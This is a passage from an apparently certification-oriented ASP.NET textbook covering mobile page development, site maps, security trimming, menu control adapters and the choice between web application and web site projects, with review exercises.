Mobile devices have become an integral part of our lives. Today, every mobile manufacturer is aiming to enhance the application of mobile web browsing to suit the needs and expectations of its customers. Developers must be proficient in the requirements to develop mobile applications that can work with all types of data and can link all the users across the world.

**TAKE NOTE\***

The `System.Web.Mobile` namespace defines a suite of web server controls and specialized adapters to create applications for a variety of mobile devices such as cell phones.

### Introducing Mobile Web Page Development

With advancements in technology, you can be online at anytime, even from your mobile phone. There are specific browsers and operating systems developed to access the information from mobile phones conveniently.

Developing ASP.NET pages for mobile device browsers is more or less similar to developing web pages for desktop browsers. You can create a mobile web page from the `MobilePage` base class and add controls from the `System.Web.Mobile` namespace.

**TAKE NOTE \***

The development of desktop browsers and mobile devices follows the standard .NET event-driven model that involves your application's response to user requests and button clicks.

**TAKE NOTE \***

A page developed specifically for mobile device browsers allows you to break down presentation logic into smaller pieces that work better for the device's display area and input hardware.

**TAKE NOTE \***

Browser definition files are located either in the `Browsers` folder of the .NET Framework's `Config` directory or in the `App_Browsers` folder of a web application.

## IMPLEMENTING CONTROL-ADAPTIVE ARCHITECTURE

The .NET Framework provides a ***control-adaptive architecture*** that allows you to create custom device adapters for web server controls. These adapters can create custom rendering for a control based on the requesting browser. You can also create custom adapters for the web server controls to render output with respect to the devices that access your application on desktop browsers.

## Understanding Mobile Application Architecture

The development of a web page for a mobile device resembles conventional web page development, but it has its own set of limitations and requirements. As a programmer, you must analyze these requirements to create mobile device applications.

When developing applications using ASP.NET, you need to create two different versions of a web page for the desktop and mobile devices. Put simply, this means that the browsers on mobile devices have certain limitations. Also, the pages designed for desktop browsers cannot translate to mobile device browsers.

Let us take an example of an ASP.NET web page for a desktop browser that includes a site header, a navigation bar at the top of the page, a secondary navigation structure along the side of the page, and content as the body of the page. On a web page with this kind of a structure, there is a lot of free space for all the controls and for a scrollable content area. However, it is difficult to display such a web page on many mobile device browsers because many mobile devices have a smaller screen area than desktop monitors. Thus, it becomes a little difficult for the user to click several controls to get the page content.

It also becomes very difficult to present content and provide validation for information provided by the mobile device user. If a user views a web form using a desktop browser, the user can view many controls on the screen at the same time. When the user completes that form and the form is validated on the server, errors can be displayed next to the controls. On the other hand, when a user completes a form on a mobile device, the form input and validation is more difficult to display in an acceptable format. Another major problem that users come across while using mobile devices to complete such forms is that they have to type a lot of information, which becomes difficult. Thus, a web page developed for such devices must provide shortcuts that enable the user to complete the information without typing as much. Thus, the previously mentioned examples suggest that you must create separate pages with different functionalities in your ASP.NET web application for use on desktop and mobile device browsers.

## EXPLORING THE ROLE OF WEB SERVER CONTROLS IN THE ADAPTER ARCHITECTURE

Most of the ASP.NET web server controls follow the unified adapter architecture. This architecture enables all the controls to call a custom adapter and show different behaviors depending on the requesting device. This adapter provides appropriate behaviors for that device, such as creating the proper markup language.

An adapter may be configured in the ***browser definition files*** for the requesting device or browser. If it is configured, then ASP.NET calls the adapter at each life cycle stage of a web server control. The adapter then adjusts the rendered output accordingly.

Currently, there are no adapters provided for ASP.NET controls. However, there are adapters for the ASP.NET mobile controls that are applicable for various devices and browsers. It is possible to create custom adapters for each device and make it available for the ASP.NET page framework. You can then use these adapters when a specific device accesses your page.

## SELECTING CUSTOM ADAPTERS OR MOBILE CONTROLS

ASP.NET includes mobile web server controls for the development of general web pages and those meant for mobile devices. The web pages created for mobile devices, such as cell phones, inherit from `MobilePage` class and use a number of mobile-control device adapters for devices and their markup languages.

Microsoft provides adapter updates for the mobile web server controls. This helps the mobile device support new markup languages with the controls that are already being used. For example, if you are creating an online banking Web site that should be supported by desktop browsers and various mobile devices, you can create a set of ASP.NET pages that inherit from the **Page** class for the desktop browsers. Simultaneously, you can create a separate set of pages that inherit from the **MobilePage** base class and use mobile controls for browsers on mobile devices.

You can create new custom adapters or modify existing custom adapters based on your business requirements. Let us assume you are creating a web application for the Sales and Marketing division of an online job portal. You need to create an application that contains web pages that can be accessed through mobile devices. In this case, you need to create an application with a browser-based interface for office use and a rich-device interface for field use. The application can use the same base page classes for both types of pages. You will need to create custom adapters only for the mobile devices that would be used by the Sales and Marketing team.


## Briefing the Life Cycle of the Mobile Web Page

Applications that facilitate the smooth flow of communication between web applications and mobile devices must be created using ASP.NET.

The life cycle of a web page and its controls created for a mobile device versus that of a standard web page created using ASP.NET are similar. Figure 2-14 displays the different life-cycle stages of the development of a mobile web page.

**Figure 2-14**

Stages in the Life Cycle of a Mobile Web Page



### MORE INFORMATION

You can refer to the "Mobile Web Page Life Cycle" section in the MSDN library to understand the life cycle of a mobile Web page.

 MORE INFORMATION

You can refer to the "ASP.NET Life Cycle" section in the MSDN library to understand the life cycle of an ASP.NET application.

**RENDERING CONTENT FOR ASP.NET MOBILE CONTROLS**

Designing pages for mobile devices is different from designing pages for desktop Web sites. This is because pages for mobile devices have space limitations and therefore need to break content into groups of data that can be presented in a linear manner. ***Container controls*** provide a logical boundary for contained controls. Figure 2-15 depicts the rules that you must follow to use the container controls in a mobile web page.


**Figure 2-15**

## Rules to Use Container Controls

**CERTIFICATION READY?**

Plan for various user agents.

22



## SKILL SUMMARY

This lesson introduced you to the concept of designing web pages for desktop browsers as well as for mobile device browsers. You can use the master pages to create a consistent layout for the pages in your application. You can also create nested master pages from an existing master page to suit your requirements. As a developer, you must know the intricacies of using the master pages and the nested master pages for web development. The application of themes and skins enhances the appearance of your Web site. You can select the appropriate theme and skin to display the desired settings. The .NET Framework provides a specific architecture to use the required adapters and controls for developing mobile web applications. It is essential to understand the stages in the life cycle of an ASP.NET mobile web page.

For the certification examination:

- Know how to create complex layout using master pages.
  - Know how to use themes to build a brandable user interface.
  - Understand the process of developing web applications for various resources, such as mobile devices.

## ■ Knowledge Assessment

## Matching

*Match the following descriptions to the appropriate terms.*

- a. Content pages
  - b. Page theme
  - c. Theme
  - d. Skin
  - e. Master page

- \_\_\_\_\_ 1. Enables you to apply consistent design to multiple web pages.
- \_\_\_\_\_ 2. Enables you to apply style settings for the pages of a web application.
- \_\_\_\_\_ 3. Contains a collection of properties and settings.
- \_\_\_\_\_ 4. Defines style properties for page controls.
- \_\_\_\_\_ 5. Holds the contents displayed on a page.

### True / False

---

*Circle T if the statement is true or F if the statement is false.*

- |          |   |
|----------|---|
| <b>T</b> | <b>F</b> 1. When creating a simple nested master page, the <code>MainContent</code> control is placed within the web form along with the <code>&lt;link&gt;</code> element. |
| <b>T</b> | <b>F</b> 2. You can set a theme from the profile object.  |
| <b>T</b> | <b>F</b> 3. You can apply themes to controls whose <code>ThemeableAttribute</code> is set to true.  |
| <b>T</b> | <b>F</b> 4. The <code>MasterPageFile</code> attribute binds the content page to the corresponding master page.  |
| <b>T</b> | <b>F</b> 5. The nested master pages do not need to define the <code>ControlPlaceHolder</code> controls corresponding to the top-level master page.                          |

### Fill in the Blank

---

*Complete the following sentences by writing the correct word or words in the blanks provided.*

1. In the prerender stage of the life cycle of a mobile web page, \_\_\_\_\_ is performed.
2. The instance of the `MobileControl` base class calls the control's \_\_\_\_\_ method to load device adapter-specific information.
3. \_\_\_\_\_ is the fundamental element of a theme.
4. You can apply styles consistently across pages and controls in a web application using \_\_\_\_\_.
5. Control definitions with the `SkinID` attribute are known as \_\_\_\_\_.

### Multiple Choice

---

*Circle the letter or letters that correspond to the best answer or answers.*

1. Which of the following options enables you to apply a theme to a page?
  - a. Page directive
  - b. Master directive
  - c. Pages element of the application's `web.config` file
  - d. `System.web` section of the application's `web.config` file
2. What does the `App_Browsers` folder of a web application contain?
  - a. Browser definition files
  - b. Parts browser files
  - c. Web browser files
  - d. None of the above
3. Select all the statements that are true about themes.
  - a. You can set themes for data source controls.
  - b. You can set themes for collection properties.
  - c. You can set themes only declaratively.
  - d. You can define page themes and global themes.

4. Which of the following elements is similar to the @Page directive of the ASP.NET pages?
  - a. @head
  - b. @Master
  - c. @div
  - d. @form
5. What is the main function of the ContentPlaceHolder server-side control?
  - a. Represents the web form that holds the master page
  - b. Defines the region where the content is placed
  - c. Holds the page title and other related markup
  - d. Points to the content file saved on a different folder

## Review Questions

1. How many content pages can be associated with a master page?
2. Can a single theme file for a Web site contain all the skins pertaining to the site?
3. How can you make all the text boxes in your web application have a yellow background? How can you change this to a different color (pink) at a later stage?

## ■ Case Scenarios

### Scenario 2-1: Creating Master Pages

For your ToyShop, Inc. Web site, you must create a master page layout that includes the following frames:

- a. A top banner to display the company logo, with the name on the left side and an advertisement banner on the right side.
- b. A left frame to display the treeview structure of the pages in your Web site. Assume the topmost to be Products that has productA, productB, and productC under it.
- c. A right frame to display information about the selected link.

### Scenario 2-2: Creating a Theme

Create a theme for your Web site that is the default for all the web pages. The theme must include an image as the page background.



## Workplace Ready

### Enhancing Visual Appeal

If you want users to stay on your Web site for a longer time, then your Web site must be visually appealing to the users. When multiple options are available, users often make choices based on their preferences. ASP.NET master pages, themes, and skins help you design web applications and Web sites that attract users from a broad spectrum.

Web Designers, Inc. develops Web sites for diversified clients. One of their clients provides online business-related information and would like his Web site to be more user friendly. To attract users to his Web site, the client wants to provide personalized web pages based on the user's choices. You are the design architect for Web Designers, Inc. You are required to design web pages for this client. Suggest the approach that you would take to create personalized web pages based on this client's requirements.

# Creating Web Applications and Web Sites

## OBJECTIVE DOMAIN MATRIX

TECHNOLOGY SKILL	OBJECTIVE DOMAIN	OBJECTIVE DOMAIN NUMBER
Implementing Site Navigation	Design site navigation.	2.4
Deciding between Web Applications and Web Sites	Determine when to use the Web site project versus a web application project.	4.1
Manipulating HTTP Runtime	Write HTTP modules and HTTP handlers.	5.3

## KEY TERMS

**ASP.NET navigation system**

**hackable**

**HTTP handler**

**HTTP handler factory**

**HTTP module**

**password sync adapter**

**security trimming**

**single sign-on**

**traditional single sign-on application**

**URL rewriting**

Programmers need to analyze various features when creating web applications and Web sites. Navigation is one important aspect of site design, regardless of the valuable information the site may contain. Therefore, navigation techniques form the basis of a user-friendly Web site.

Web applications and Web sites are commonly referred to as “Web projects.” You can select either of these terms depending on functionality and utilization requirements. You must choose the correct model for your application by analyzing the features of the available project types.

## ■ Implementing Site Navigation



When creating a Web site, you may not know how much it will need to grow to meet future demands. When creating such complex Web sites, which could have additional pages in due course, it is necessary to provide user-friendly consistent links for site navigation. Creating your own navigational system with consistency, when transferring users from one page to another page of the Web site often becomes cumbersome. To make your part a lot easier in this case, ASP.NET provides a built-in navigation system for building unified site navigation.

The **ASP.NET navigation system** includes site maps that enable you to build the logical structure of your Web site. You can store links to all your pages in a central location using the ASP.NET site maps and then bind the central store directly to a specific navigational user interface such as TreeView, Menu, or SiteMapPath web server control.

## Introducing the Control and Provider for the Navigation Path

In some situations, to provide more user friendliness to your web application, you may want to display the users' navigation path to their current surfing page. The ASP.NET SiteMapPath control allows you to do this.

The SiteMapPath control displays a bread crumb that shows the web users their current path relative to the structure of a Web site. For example, assume that in the structure of a Web site, the page Product1.aspx has a preceding path as: Home → Product → SubProduct → Product1. Consider that you have included the SiteMapPath control to Product1.aspx. When a user visits the Product1.aspx page, a SiteMapPath control will display the Product1.aspx, which is the current page, and links to preceding pages from Product1.aspx in a similar way to that shown in Figure 3-1.

**Figure 3-1**

SiteMapPath Control

### SiteMapPath

[Home](#) : [Product](#) : [SubProduct](#) : [Product1](#)

#### TAKE NOTE\*

You can display web page links using a SiteMapPath control. It displays the links of the web pages viewed before the current page but not the ones viewed after it.

The SiteMapPath control uses the navigational information directly from a site map provider. The site map provider extracts the site map data from a site map, which could be an XML file or a data store, providing information about the navigational structure of the Web site.

The ASP.NET Framework provides a default provider—the `XmlSiteMapProvider` class, which uses the navigation data stored in an XML file (web.sitemap by default) to generate site map trees.

## DEFINING WEB SITE STRUCTURE

A site map is a collection of related site map nodes that defines the Web site structure using the `<siteMap>` and `<siteMapNode>` elements. To be more precise, you should use the following format to create a site map file to define your Web site structure:

```
<siteMap xmlns="http://schemas.microsoft.com/AspNet/SiteMap-File-1.0">
  <siteMapNode>
    <siteMapNode>
      ...
      </siteMapNode>
      <siteMapNode>
        ...
        </siteMapNode>
      </siteMapNode>
    </siteMapNode>
  </siteMap>
```

Each site map node must have a title, URL, and description as shown in the following code sample:

```
<siteMapNode title="Products" description="Electrical Products"
url("~/Products1.aspx")>
```

#### TAKE NOTE\*

Each SiteMapNode element should have a unique URL. In addition, it is recommended that you use relative path to specify the path for the URL as shown in the previous example. This enables proper interpretation of the site map links, irrespective of the current folder.

## CREATING CUSTOM SITE MAP PROVIDER

There could be scenarios that require you to use your own custom site map provider instead of the default `XmlSiteMapProvider`. For example, consider a case where, instead of retrieving the navigational data from an XML file, you have to retrieve the data from a data source. Consider another example. Suppose the XML file containing the navigational data is not in the site map format as discussed in the previous section, or you might have to construct a site map structure at runtime depending on the logged on user.

To meet all these requirements, ASP.NET allows you to create a custom provider by creating a class that implements the abstract class `SiteMapProvider`. When implementing the `SiteMapProvider` class, you must implement the methods listed in Table 3-1.

**Table 3-1**

Mandatory Methods of the `SiteMapProvider` Class

METHOD	DESCRIPTION
<code>FindSiteMapNode</code>	Returns a <code>SiteMapNode</code> of a specific URL.
<code>GetChildNodes</code>	Returns child node collections for a specific <code>SiteMapNode</code> .
<code>GetParentNode</code>	Returns a parent node for a specific <code>SiteMapNode</code> .
<code>GetRootNodeCore</code>	Returns the root node of all the nodes of the current provider.
<code>Initialize</code>	Performs initialization activities such as including resources required to load site map data. Override this method after calling the <code>Initialize</code> base class.

**TAKE NOTE\***

To provide a more complex model representing the site map, as an optional case you can also override the node-related properties that include `SiteMapNode`, `RootNode`, and `RootProvider`.



**ANOTHER WAY**

You can also inherit from `StaticSiteMapProvider` class instead of the `SiteMapProvider` class, if the custom site map provider uses a data store that has a similar schema as that of the XML schema of the `XmlSiteMapProvider` class. Additionally, you can use the `StaticSiteMapProvider` class in the case where you want to load a site map stored in persistent storage to an in-memory representation. The implementation of `StaticSiteMapProvider.BuildSiteMap` method in the custom provider class enables building site map information in the memory.

**+ MORE INFORMATION**

To know more about the `StaticSiteMapProvider` and `SiteMapProvider` classes, refer to the `StaticSiteMapProvider` Class and `SiteMapProvider` Class sections in the MSDN library.

**TAKE NOTE\***

If you configure the custom provider as the default provider and cast the return value of the provider to the type of the custom provider, then any public members that you may add to the custom site map provider can be accessed by using the `Provider` property of the `SiteMap` class.

## Manipulating Site Map Nodes Programmatically

In certain situations, you might want to display information from the site map file at runtime, or you might want to include dynamic URLs added as a query string in the navigational display. These dynamic URLs are URLs of web pages whose contents are provided dynamically depending on variable parameters. These variable parameters are appended as query string. Characters such as ?, =, %, or + are included in dynamic URLs. For example, Web sites for newsgroups or forums may use dynamic URLs for a post in the format: <http://www.mySite.com/forums/DisplayPost.aspx?ForumID=10&PostID=13>. ASP.NET provides a way to navigate as well as manipulate site map nodes programmatically for these purposes.

ASP.NET Framework provides the `SiteMap` class that represents the navigational structure of a Web site in the memory. Using the `SiteMap` base class, you can programmatically navigate through the site map nodes.

In addition, although you cannot modify the site map node programmatically for every dynamic URL included as a query string, you can use the `SiteMapPath` control to add the query string to each link in the navigation path at runtime.

### UNDERSTANDING THE CLASS FOR NAVIGATING THE SITE MAP

The two important properties of the `SiteMap` class that you may use frequently to move through map nodes using code include:

- **CurrentNode:** Returns the `SiteMapNode` instance representing the current page.
- **RootNode:** Returns the `SiteMapNode` instance representing the top-level page in the navigation structure.

The following code sample uses the `SiteMap` class to display the URL of the current node and each of its child nodes, if any. You have to place the code sample in the page's load event of the current requested page for it to work:

```
string str_ChildNodeUrl = "";
// Displays the url of the current node.
lbl_CurNodeUrl.Text = SiteMap.CurrentNode.Url;
// Checks for any child nodes under the current node.
if (SiteMap.CurrentNode.HasChildNodes == true)
{
    foreach (SiteMapNode ChildNode in SiteMap.CurrentNode.ChildNodes)
    {
        // Displays the url of each child node.
        str_ChildNodeUrl = str_ChildNodeUrl + ChildNode.Url + "<br />";
    }
}
lbl_ChildNodeUrl.Text = str_ChildNodeUrl;
```

**TAKE NOTE\***

To avoid any runtime exceptions such as the `NullReferenceException` that may occur if the current page is not included in the site map file, you should place the previous code sample inside a try catch block.

### CHANGING SITE MAP NODES

The `SiteMap` class provides the `SiteMapResolve` event, which you can handle to change site map nodes in the memory, to append dynamic URL.



## CHANGE SITE MAP NODES AT RUNTIME

You should follow the steps listed here to change site map nodes at runtime:

1. Create an event handling method for the `SiteMapResolve` event in the required `.aspx` page to include the necessary code to return the modified node.
2. Register the event handling method in the page's `Load` method.

The following code sample shows the event handling method for the `SiteMapResolve` event. The `ChangeNodeUrl` event handler modifies the target URLs displayed by the `SiteMapPath` control. The sample code assumes that the current page is a post page:

```
private SiteMapNode ChangeNodeUrl(Object sender,
SiteMapResolveEventArgs e)
{
    SiteMapNode ClonedNode = SiteMap.CurrentNode.Clone(true);
    SiteMapNode tempNode = ClonedNode;
    int postID = 44;
    int forumID = 10;
    tempNode.Url = tempNode.Url + "?postID=" + postID.ToString();
    if ((tempNode = tempNode.ParentNode) != null)
    {
        tempNode.Url = tempNode.Url + "?ForumID=" + forumID.ToString();
    }
    return ClonedNode;
}
```

### TAKE NOTE\*

The `SiteMapResolve` event occurs when the `CurrentNode` property is called. The `CurrentNode` property is a `SiteMapNode` that represents the currently requested page. The `SiteMapResolve` event occurs before attempting to retrieve the `currentNode`.

The following code shows how to associate the `ChangeNodeUrl` event handler with the `SiteMapResolve` event of the `SiteMap` class:

```
private void Page_Load(object sender, EventArgs e)
{
    SiteMap.SiteMapResolve += new SiteMapResolveEventHandler
    (this.ChangeNodeUrl);
}
```

## Filtering Site Map Nodes by User Roles

One of the general scenarios for Web site developers is to restrict access to certain pages of their Web site from users based on their roles. The ASP.NET site maps provide a way to hide the navigational links to the restricted pages based on user roles.

ASP.NET site maps use a feature called ***security trimming***, which makes available only those nodes for which the currently logged on user has authorization. To do this, the navigational user interface such as the `Menu` or `TreeView` will contain only those links that are accessible by the current user.

## TURNING ON SECURITY TRIMMING

By default, the ASP.NET site navigation does not incorporate security trimming. You should explicitly turn on security trimming for the required site map provider to restrict access to pages.



## ENABLE SECURITY TRIMMING FOR A SITE MAP PROVIDER

To enable security trimming for a site map provider:

1. Open the `web.config` file.
2. In the `site map` element, set the `securityTrimmingEnabled` attribute to `true`.

**TAKE NOTE \***

If you use the default provider—`XmlSiteMapProvider`—the `web.config` file will not contain the site map element. In that case, you have to add the `XmlSiteMapProvider` explicitly in the `web.config` file and then turn the `securityTrimmingEnabled` attribute on.

The following code adds the `XmlSiteMapProvider` to the `web.config` file and enables the `securityTrimmingEnabled` attribute:

```
<siteMap defaultProvider="XmlSiteMapProvider" enabled="true">
  <providers>
    <add name="XmlSiteMapProvider" description="ASP.NET Default
Provider." type="System.Web.XmlSiteMapProvider" siteMapFile="Web
sitemap" securityTrimmingEnabled="true"/>
  </providers>
</siteMap>
```

After you have enabled security trimming, the ASP.NET site navigation system will automatically retrieve nodes based on the current user and the authorization settings defined for the URLs in the `<siteMapNode>`.

### SETTING THE ROLES ATTRIBUTE

For a better understanding about how site map security trimming works, imagine the following navigational structure for your Web site:




Consider that there are three ASP.NET roles, namely manufacturer, vendor, and others. Additionally, assume that you do not want members who belong to the vendor role and the others role to access pages under the Manufacturer section. For this, you can configure an ASP.NET access role for all the pages under the Manufacturer section. In addition, to hide the respective pages in the navigational display from members who belong to the vendor role and the others role, you can enable security trimming by configuring the site map element in the `web.config` file.

However, to show the pages under the Manufacturer section for members belonging to the vendor role, you can use the `roles` attribute in the site map node for the respective `.aspx` files as shown:

```
<siteMap>
  <siteMapNode title="Stores" description="stores" url="~/
Manufacturer/Stores.aspx" roles="Vendor" />
  <siteMapNode title="Tools" description="Tools"
url="~/Manufacturer/Tools.aspx" roles="Vendor" />
  <siteMapNode title="Accessories" description="Accessories"
url="~/Manufacturer/Accessories.aspx" roles="Vendor" />
</siteMap>
```

The `roles` attribute takes precedence over the URL authorization and file authorization grant. So, members who belong only to the vendor role, apart from the member who belongs to the manufacturer role, can see all the pages or links under the Manufacturer section in the navigational display. However, members other than those who belong to the vendor and

manufacturer roles could see only the links in the navigational display as shown next, because you have enabled security trimming for these users:



If you want to completely hide the Manufacturer link from users, you can set a file authorization rule on the Manufacturer.aspx page for the required users, and turn on the security-trimming feature for the site map file.

## X REF

To know more about setting file authorization, you can refer to the section “Configuring Authorization” in the “Configuring Security” section of Lesson 12 “Protecting Web Applications.”

**Table 3-2**

Differences between SiteMapPath and TreeView Controls

### TAKE NOTE\*


The **SiteMapDataSource** control enables binding web server controls that are not specifically site navigation controls, such as the **Menu** and **DropDownList** controls, to bind to hierarchical site map data.

SITEMAPPATH CONTROL	TREEVIEW CONTROL
Displays text or image hyperlinks to ease user navigation around your Web site by using a smaller amount of space on a page.	Displays a hierarchical view of your Web site structure in a tree by using a larger amount of space on a page.
Gets navigation data directly from the site map.	Gets navigation data through the <b>SiteMapDataSource</b> control.
Enables users to view their current position relative to the Web site's navigational structure and provide a way to move up the hierarchy. For this reason, you can place the <b>SiteMapPath</b> control on the master page, to include it in all the content pages.	Enables users to view the whole structure of the Web site either in an expanded or collapsed manner and enables forward navigation.
Supports styles and templates.	Supports themes and a wide range of styles for completely controlling its appearance.

Figure 3-2 shows the SiteMapPath and TreeView controls displaying navigational links.

**Figure 3-2**

SiteMapPath and TreeView Controls



The following code sample shows how to add a `SiteMapPath` control to display simple site map data on an ASP.NET web page:

```
<asp:SiteMapPath ID="SiteMapPath1" Runat="server">
</asp:SiteMapPath>
```

In the following code sample, you can see the way to add a `TreeView` control to display simple site map data using `SiteMapDataSource` control:

```
<asp:SiteMapDataSource ID="SiteMapDataSource1" Runat="server" />
<asp:TreeView ID="TreeView1" Runat="Server"
DataSourceID="SiteMapDataSource1">
```

## Overriding Menu Rendering Using Control Adapters

In some cases, you need to change the default rendering of the `Menu` server control, which you can use to display the Web site structure to provide a customized layout. In that case, you can use the ASP.NET Framework's control adapters to customize the default rendering of your `Menu` control.

### USING CONTROL ADAPTERS

Through the `.browser` file, you can link any control to an adapter. The control adapter works by plugging itself into the rendering process. At each state of the control's life cycle, the ASP.NET calls the adapter to adjust the rendering process.



#### CREATE A CONTROL ADAPTER

##### TAKE NOTE \*

Each method in the newly created menu control adapter corresponds to a method in the `Menu` control class. Therefore, on overriding the method in the newly created control adapter, the method in the `Menu` control adapter is used, instead of the `Menu` control class methods.

##### TAKE NOTE \*

The `refID` attribute of the `browser` element in the `.browser` file corresponds to the browser type. For example, if you want to include your adapter with all the browsers, you can set the `refID` attribute to default.

To create a control adapter for the `Menu` control:

1. Derive a new class from the `System.Web.UI.WebControls.Adapters.MenuAdapter`.
2. Implement the required functionality by overriding methods.

You can associate the `Menu` control placed on your pages with the created control adapter by creating and placing a `.browser` file under the `App_Browsers` directory of your application.

The following example shows how to create a control adapter for your menu control using the `MenuAdapter` class:

```
public class MyMenuAdapter: MenuAdapter
{
    protected override void RenderContents(HtmlTextWriter output)
    {
        output.AddStyleAttribute(HtmlTextWriterStyle.Color, "Green");
    }
}
```

The following code sample shows the contents in the `Sample.browser` file, placed under the `App_Browsers` folder of the web application, to associate the `MyMenuAdapter` control adapter with the `Menu` control placed on a page:

```
<browsers>
    <browser refID="Mozilla">
        <controlAdapters>
            <adapter controlType="System.Web.UI.WebControls.Menu"
adapterType="MyMenuAdapter"
            />
        </controlAdapters>
    </browser>
</browsers>
```

## USING CSS FRIENDLY ADAPTERS

To ease your part in creating a control adapter from scratch, Microsoft has provided CSS Friendly Control Adapters.

Most of the web server controls including the **Menu** control render using the HTML `<table>` element for their layout. However, the HTML `<table>` element provides user interface for storing tabular data rather than displaying hierarchical data. To provide a better layout of your Web site structure using **Menu** control, you can override the default rendering of the **Menu** control using the CSS Friendly Control Adapters.



### ADD THE CSS FRIENDLY MENU ADAPTER

#### TAKE NOTE\*

When you associate the CSS Friendly Control Adapters to your **Menu** control, the CSS adapters change the **Menu** control's rendering from a `<table>` element to nested `<ul>` elements.

#### CERTIFICATION READY?

Design site navigation.

2.4

To add the CSS Friendly Menu Adapter to **Menu** control in your web application:

1. Build your Web site using the CSS Friendly ASP.NET Control Adapters Template.
2. Modify the `CSSFriendlyAdapters.browser` file to remove references to adapters for controls other than **Menu** control.
3. Subscribe all pages with a **Menu** control to the **Basic** or **Enhanced** Theme to provide the pages with the link to the required.css files in the theme directory.
4. Add the `CssSelectorClass` attribute to all of your **Menu** controls to reference the top-level CSS class.

The following example shows a **Menu** control definition with the `CssSelectorClass` attribute set to the top-level `PrettyMenu` CSS class:

```
<asp:Menu ID="mnu_CSSMenu" runat="server"
DataSourceID="SiteMapDataSource1"
CssSelectorClass="PrettyMenu" />
```

## ■ Deciding between Web Applications and Web Sites



#### THE BOTTOM LINE

While building your web applications in the .NET Framework, you can build the project as the Web site model, introduced in Visual Studio 2005, or the Web Application project bundled in as an add-in for Visual Studio 2005 and later, built within VS 2005 SP1. Depending on your business requirements, you can choose the Web site project template or the Web application project template.

### Introducing the Project Types

.NET offers two different project templates to create your web application: Web application project template and Web site project template.

Both Web application and Web site project templates have their own advantages and disadvantages.

#### WEB APPLICATION PROJECT TEMPLATE

The Web application project template is most suited for large projects. It is relevant for those projects that need to migrate from earlier versions of Visual Studio, such as VS 2003. The Web application project template uses a project file for the entire application you are creating. You can place all project-related files in this project file. The Solution Explorer displays this project file. However, you can include multiple Web application projects within a single solution.

The Web application project template allows you to control the names of output assemblies. You can also manipulate the stand-alone classes to reference page and user control classes. You also have the flexibility to exclude certain files from the project and from the source code.

Another feature offered by the Web application project template is the flexibility to prebuild or postbuild steps during compilation. The code-behind class and all other standalone classes are stored in the project file and compiled within a single assembly.

The Web application project template has the following advantages:

**TAKE NOTE \***

You no longer need to use the Front Page Server Extensions (FPSE).

- Adapts easily because the project semantics are the same as those in VS 2003.
- Offers a single project file compiled as a single assembly.
- Supports Internet Information Server (IIS) and built-in ASP.NET Development Server.
- Supports features, such as refactoring and generics provided in VS 2005.
- Supports features, such as master pages, site navigation, themes, and membership and login, provided by ASP.NET 2.0.

The biggest drawback of the Web application project template is that it is not worthwhile for smaller tasks. Unless your project is voluminous, the Web application project template is not suitable for your business needs. Also, you need to build the entire application before you can compile, run, and debug. However, the time taken to compile an entire Web application project is less when compared to the compilation time of a Web site project.

